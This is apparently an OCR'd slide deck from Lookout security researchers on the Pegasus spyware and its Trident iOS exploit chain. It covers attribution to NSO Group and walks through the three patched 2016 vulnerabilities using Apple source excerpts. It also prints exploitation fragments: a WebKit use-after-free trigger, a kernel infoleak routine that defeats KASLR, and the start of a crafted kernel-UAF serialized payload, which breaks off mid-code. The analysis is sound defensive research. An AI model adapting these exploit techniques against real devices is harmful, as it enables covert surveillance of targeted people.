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Mobile Espionage in the Wild

Pegasus and Nation-State Level Attacks

Who are we?

- **Security Researchers at Lookout**
  - **Seth** - Threat analysis
  - **Max** - Exploit analysis
  - **Andrew** - Malware analysis

Lookout


Video

What just happened?

What just happened?


FINFISHER
IT INTRUSION

]HackingTeam[

NSO GROUP

"Lawful Intercept"

The Target: Ahmed Mansoor



Collaboration

Lookout

Citizen Lab: Pegasus Attribution


- C2 Infrastructure
  - sms.webadv.co <-> mail1.nsogroup.com, nsoqa.com
  - Linked to other targeted attacks in Mexico, Kenya
- Code identifiers
  - Internal variables and function names
- Sophistication of software
  - HackingTeam leak: marketing literature

Citizen Lab: Actor Attribution

- Stealth Falcon
  - Previously targeted other UAE critics
  - 27 targets via Twitter; 24 directly related to UAE
  - 6 who were arrested, targeted, or convicted in absentia

Full report: https://citizenlab.org/2016/05/stealth-falcon/
Image credit: https://citizenlab.org/wp-content/uploads/2016/05/image10-1.png


Pegasus Overview



What is Pegasus?

- Pegasus is espionage software
- iOS sandbox prevents app from spying on other apps
  - Rely on jailbreak to install and persist spying on a user
  - The jailbreak is achieved via an exploit chain (Trident)


How does Pegasus operate on iOS?



Exploit Chain - Trident

- CVE-2016-4657 - Visiting a maliciously crafted website may lead to arbitrary code execution
- CVE-2016-4655 - An application may be able to disclose kernel memory
- CVE-2016-4656 - An application may be able to execute arbitrary code with kernel privileges

Targeted apps



Technical Analysis

Stages & Trident Vulnerabilities

- **Stage 1**
  - CVE-2016-4657– Visiting a maliciously crafted website may lead to arbitrary code execution (Safari WebKit RCE)
- **Stage 2**
  - CVE-2016-4655- An app may be able to disclose kernel memory (KASLR)
  - CVE-2016-4656- An app may be able to execute arbitrary code in kernel
- **Stage 3**
  - Espionage software payload
  - Unsigned code execution and jailbreak persistence


Stage 1

Stage 1 - Payload

- Spear-phish URL – Single use
  - Contains obfuscated JavaScript
    - Checks for device compatibility (iPhone, 32/64-bit)
    - Contains URLs for Stage 2
    - Contains an RCE in WebKit

Vulnerability: CVE-2016-4657

- Visiting a maliciously crafted website may lead to arbitrary code execution
  - Remote code execution in Webkit
  - Vulnerability is use after free
  - Accomplished by two bugs
  - Not stable as it relies on WebKit garbage collector

defineProperties internals

```
static JSValue defineProperties(ExecState* exec, JSObject* object, JSObject* properties){
    ...
    size_t numProperties = propertyNames.size();
    Vector<PropertyDescriptor> descriptors;        // vector that will hold
    MarkedArgumentBuffer markBuffer;               // the stale pointer
    for (size_t i = 0; i < numProperties; i++) {    // 1-st loop
        JSValue prop = properties->get(exec, propertyNames[i]);
        ...
        PropertyDescriptor descriptor;
      if (!toPropertyDescriptor(exec, prop, descriptor))
            return jsNull();
        descriptors.append(descriptor);
        if (descriptor.isDataDescriptor() && descriptor.value())
            markBuffer.append(descriptor.value());
...
```

Save property descriptor to descriptors vector

Property descriptor marked using append() and MarkedAgrumentBuffer

Source: http://opensource.apple.com/source/JavaScriptCore/JavaScriptCore-7601.6.13/runtime/ObjectConstructor.cpp

defineProperties internals (continued)

```
...
for (size_t i = 0; i < numProperties; i++) {                    // 2-nd loop
        Identifier propertyName = propertyNames[i];
        if (exec->propertyNames().isPrivateName(propertyName))
            continue;

        /* may trigger user defined methods */
        object->methodTable(exec->vm())->defineOwnProperty(object,exec, propertyName,
descriptors[i], true);
        if (exec->hadException())
            return jsNull();
    }
    return object;
}
```

Associate each property with target object

May call user defined method

Source: http://opensource.apple.com/source/JavaScriptCore/JavaScriptCore-7601.6.13/runtime/ObjectConstructor.cpp

MarkedArgumentBuffer internals

```
class MarkedArgumentBuffer {
    static const size_t inlineCapacity = 8;
  public:
    MarkedArgumentBuffer()
    : m_size(0)
    , m_capacity(inlineCapacity)
    ...
    int m_size;
    int m_capacity;
    ...
```

Size of inline stack buffer is 8

Move buffer to the heap on 9-th iteration

```
void append(JSValue v) {
    if (m_size >= m_capacity)
        return slowAppend(v);

    slotFor(m_size) = JSValue::encode(v);
    ++m_size;
}
```

Source http://opensource.apple.com/source/JavaScriptCore/JavaScriptCore-7601.6.13/runtime/ArgList.h

```
void MarkedArgumentBuffer::slowAppend(JSValue v) {
    int newCapacity = m_capacity * 4;
    EncodedJSValue* newBuffer = new EncodedJSValue[newCapacity];
    for (int i = 0; i < m_capacity; ++i)
        newBuffer[i] = m_buffer[i];                    // copy from stack to heap

    m_buffer = newBuffer;                  // move the actual buffer pointer to
    m_capacity = newCapacity;              // the new heap backing

    slotFor(m_size) = JSValue::encode(v);
    ++m_size;

    for (int i = 0; i < m_size; ++i) {
        Heap* heap = Heap::heap(JSValue::decode(slotFor(i)));
        if (!heap)
            continue;

        m_markSet = &heap->markListSet(); // add the MarkedArgumentBuffer
        m_markSet->add(this);                          // to the heap markset
        break;
```

Move buffer from stack to heap

Get heap context and add MarkedArgumentBuffer to the heap markListSet

Do not add to markset if heap is null

Source: http://opensource.apple.com/source/JavaScriptCore/JavaScriptCore-7601.6.13/runtime/ArgList.cpp

Heap internals

```
inline Heap* Heap::heap(const JSValue v)
{
    if (!v.isCell())
        return 0;
    return heap(v.asCell());
}


inline bool JSValue::isCell() const
{
    return !(u.asInt64 & TagMask);
}
```


Will return NULL for primitive types as Integers, Booleans, etc

Source: http://opensource.apple.com/source/JavaScriptCore/JavaScriptCore-7601.6.13/heap/HeapInlines.h

Any reference to a heap property (after the 9th) may be not protected

User defined method call may release reference to an object

Move objects from stack to heap



Pegasus UAF exploitation for RCE

```
var arr = new Array(2047);

var props = {
   p0 : { value : 0 },
    ...
   p8 : { value : 8 },
   length : { value : not_number },
   stale : { value : arr },
   after : { value : 666 }
};
```

length of **not_number** will trigger toString method

```
var target = [];
Object.defineProperties(target, props);

var not_number = {};
not_number.toString = function() {
   arr = null;
   props["stale"]["value"] = null;
   …
  //Trigger garbage collection and reallocate
  //over stale object
   return 10;
};
```

Remove references to **arr** object, trigger garbage collection and re-allocate object


Stage 2

Stage 2 - Payload

- Contains shellcode and compressed data
- **Shellcode** used for kernel exploitation in Safari
- **Compressed data:**
  - Stage 3 loader
    - Downloads and decrypts Stage 3
  - Configuration file

Vulnerability: CVE-2016-4655

- An application may be able to disclose kernel memory
  - Infoleak used to get the kernel's base address to bypass KASLR
  - Constructor and OSUnserializeBinary methods were missing bounds checking
  - Uses the OSNumber object with a high number of bits
  - Trigger happens in is_io_registry_entry_get_property_bytes
  - Can be triggered from an app's sandbox

OSUnserializeBinary - OSNumber problem

```
OSObject * OSUnserializeBinary(const char *buffer, size_t bufferSize, OSString **errorString) {
...
uint32_t        key, len, wordLen;
len = (key & kOSSerializeDataMask);
...
case kOSSerializeNumber:
            bufferPos += sizeof(long long);
            if (bufferPos > bufferSize) break;
            value = next[1];
            value <<= 32;
            value |= next[0];
            o = OSNumber::withNumber(value, len);
            next += 2;
            break;
```

No number length check

Source: https://opensource.apple.com/source/xnu/xnu-3248.60.10/libkern/c++/OSSerializeBinary.cpp

OSNumber::withNumber constructor

```
OSNumber *OSNumber::withNumber(const char *value, unsigned int newNumberOfBits)
{
    OSNumber *me = new OSNumber;

     if (me && !me->init(value, newNumberOfBits)) {
       me->release();
       return 0;
    }

    return me;
}
```

No number length check in constructor

Source: https://opensource.apple.com/source/xnu/xnu-3248.60.10/libkern/c++/OSNumber.cpp

OSNumber missing check

```
bool OSNumber::init(unsigned long long inValue, unsigned int newNumberOfBits) {
    if (!super::init())
        return false;
    size = newNumberOfBits;
    value = (inValue & sizeMask);

    return true;
}

unsigned int OSNumber::numberOfBytes() const {
        return (size + 7) / 8;
}
```

No number length check

numberOfBytes return value is under attacker's control

Source: https://opensource.apple.com/source/xnu/xnu-3248.60.10/libkern/c++/OSNumber.cpp

```
kern_return_t is_io_registry_entry_get_property_bytes( io_object_t registry_entry, io_name_t property_name,
io_struct_inband_t buf, mach_msg_type_number_t *dataCnt ) {
...
UInt64 offsetBytes;          // stack based buffer
...
} else if( (off = OSDynamicCast( OSNumber, obj ))) {
            offsetBytes = off->unsigned64BitValue();
            len = off->numberOfBytes();
            bytes = &offsetBytes;
...
if (bytes) {
            if( *dataCnt < len)
                ret = kIOReturnIPCError;
            else {
           *dataCnt = len;
            bcopy( bytes, buf, len );          // copy from stack based buffer
            }
```

Points to stack based buffer

Will be returned to userland

We control this value

Source: http://opensource.apple.com/source/xnu/xnu-3248.60.10/iokit/Kernel/IOUserClient.cpp

IORegistryEntryGetProperty routine

Call to io_registry_entry_get_property_bytes

```
kern_return_t
IORegistryEntryGetProperty(
        io_registry_entry_t     entry,
        const io_name_t         name,
        io_struct_inband_t      buffer,
        uint32_t                * size )
{
    return( io_registry_entry_get_property_bytes( entry,
                                                  (char *) name,
                                                  buffer,
                                                  size
                                                ));
}
```

Source: https://opensource.apple.com/source/IOKitUser/IOKitUser-1179.50.2/IOKitLib.c

Pegasus exploitation of infoleak

```
io_service_open_extended(service, mach_task_self(), 0, record, properties, 104, &result, &connection);

IORegistryEntryGetChildIterator(service, "IOService", &io_iterator);

io_object_t lol;

do { lol = IOIteratorNext(io_iterator);
        if (!lol) return
        size = 4096;
        bzero(dataBuffer, 4096); }
while ( IORegistryEntryGetProperty(lol, "HIDKeyboardModifierMappingSrc", dataBuffer, &size) );

if ( size > 8 ) {
        uint64_t *data_ptr64 = (uint64_t*)dataBuffer;
        uint64_t kernel_base = data_ptr64[8] & 0xFFFFFFFFFFF00000LL;  // read 8-th index of kernel stack
        NSLog(@"kernel_base %llx", kernel_base );
}
```

OSNumber with length of 256

Copied kernel stack memory

Vulnerability: CVE-2016-4656

- An application may be able to execute arbitrary code with kernel privileges
  - Use after free to gain kernel level code execution
  - The setAtIndex macro does not retain an object
  - Trigger happens in OSUnserializeBinary
  - Can be triggered from an app's sandbox

Old friend OSUnserializeBinary

```
OSObject * OSUnserializeBinary(const char *buffer, size_t bufferSize, OSString **errorString) {
...
while (ok) {
            ...
        newCollect = isRef = false;
        o = 0; newDict = 0; newArray = 0; newSet = 0;
        switch (kOSSerializeTypeMask & key) {
            case kOSSerializeDictionary:
            case kOSSerializeArray:
            case kOSSerializeSet:
            case kOSSerializeObject:
            case kOSSerializeNumber:
            case kOSSerializeSymbol:
            case kOSSerializeString:
            case kOSSerializeData:
            case kOSSerializeBoolean:
```

```
enum {
    kOSSerializeDictionary    = 0x01000000U,
    kOSSerializeArray         = 0x02000000U,
    kOSSerializeSet           = 0x03000000U,
    kOSSerializeNumber        = 0x04000000U,
    kOSSerializeSymbol        = 0x08000000U,
    kOSSerializeString        = 0x09000000U,
    kOSSerializeData          = 0x0a000000U,
    kOSSerializeBoolean       = 0x0b000000U,
    kOSSerializeObject        = 0x0c000000U,
    kOSSerializeTypeMask      = 0x7F000000U,
    kOSSerializeDataMask      = 0x00FFFFFFU,
    kOSSerializeEndCollecton  = 0x80000000U,
};
#define kOSSerializeBinarySignature "\323\0\0"
```

Source: https://opensource.apple.com/source/xnu/xnu-3248.60.10/libkern/c++/OSSerializeBinary.cpp

Keep track of deserialized objects

```
newCollect = isRef = false;
...
case kOSSerializeDictionary:
      o = newDict = OSDictionary::withCapacity(len);
      newCollect = (len != 0);
      break;
...
       if (!isRef)
       {
          setAtIndex(objs, objsIdx, o);
          if (!ok) break;
          objsIdx++;
       }
```

Save object to objs array

Source: https://opensource.apple.com/source/xnu/xnu-3248.60.10/libkern/c++/OSSerializeBinary.cpp

setAtIndex problem

```
#define setAtIndex(v, idx, o)                                   \
    if (idx >= v##Capacity) {                                   \
        uint32_t ncap = v##Capacity + 64;                       \
               typeof(v##Array) nbuf =                          \
               (typeof(v##Array)) kalloc_container(ncap * sizeof(o));  \
        if (!nbuf) ok = false;                                  \
        if (v##Array)                                           \
        {                                                       \
            bcopy(v##Array, nbuf, v##Capacity * sizeof(o));     \
            kfree(v##Array, v##Capacity * sizeof(o));           \
        }                                                       \
        v##Array    = nbuf;                                     \
        v##Capacity = ncap;                                     \
}                                                               \
```

Object saved, but not retained

if (ok) v##Array[idx] = o;

Source: https://opensource.apple.com/source/xnu/xnu-3248.60.10/libkern/c++/OSSerializeBinary.cpp

UAF trigger

```
if (dict) {
        if (sym) {
         ...
        }
        else {
            sym = OSDynamicCast(OSSymbol, o);
            if (!sym && (str = OSDynamicCast(OSString, o)))
            {
                sym = (OSSymbol *) OSSymbol::withString(str);
                o->release();
                o = 0;
            }
            ok = (sym != 0);
        }
    }
```

```
case kOSSerializeObject:
        if (len >= objsIdx) break;
        o = objsArray[len];
        o->retain();
        isRef = true;
        break;
```

Object saved to objs array destroyed

Deallocated object retained

Source: https://opensource.apple.com/source/xnu/xnu-3248.60.10/libkern/c++/OSSerializeBinary.cpp

Pegasus exploitation of UAF

```
encoding = kOSSerializeEndCollecton | kOSSerializeDictionary | 16;
memcpy(ptr++, &encoding, 4);
encoding = kOSSerializeString | 4; // length 4
memcpy(ptr++, &encoding, 4);
memcpy(ptr++, "sy2", 4);
encoding = kOSSerializeData | 32; // length 32
memcpy(ptr++, &encoding, 4);

// OSData data is new object with vtable for deallocated OSString object
memcpy(ptr, OSData_data, OSStringSize);
ptr = ptr + OSStringSize / 4;
// Trigger UAF with kOSSerializeObject, index 1 of objsArray
encoding = kOSSerializeEndCollecton | kOSSerializeObject | 1
memcpy(ptr, &encoding, 4);
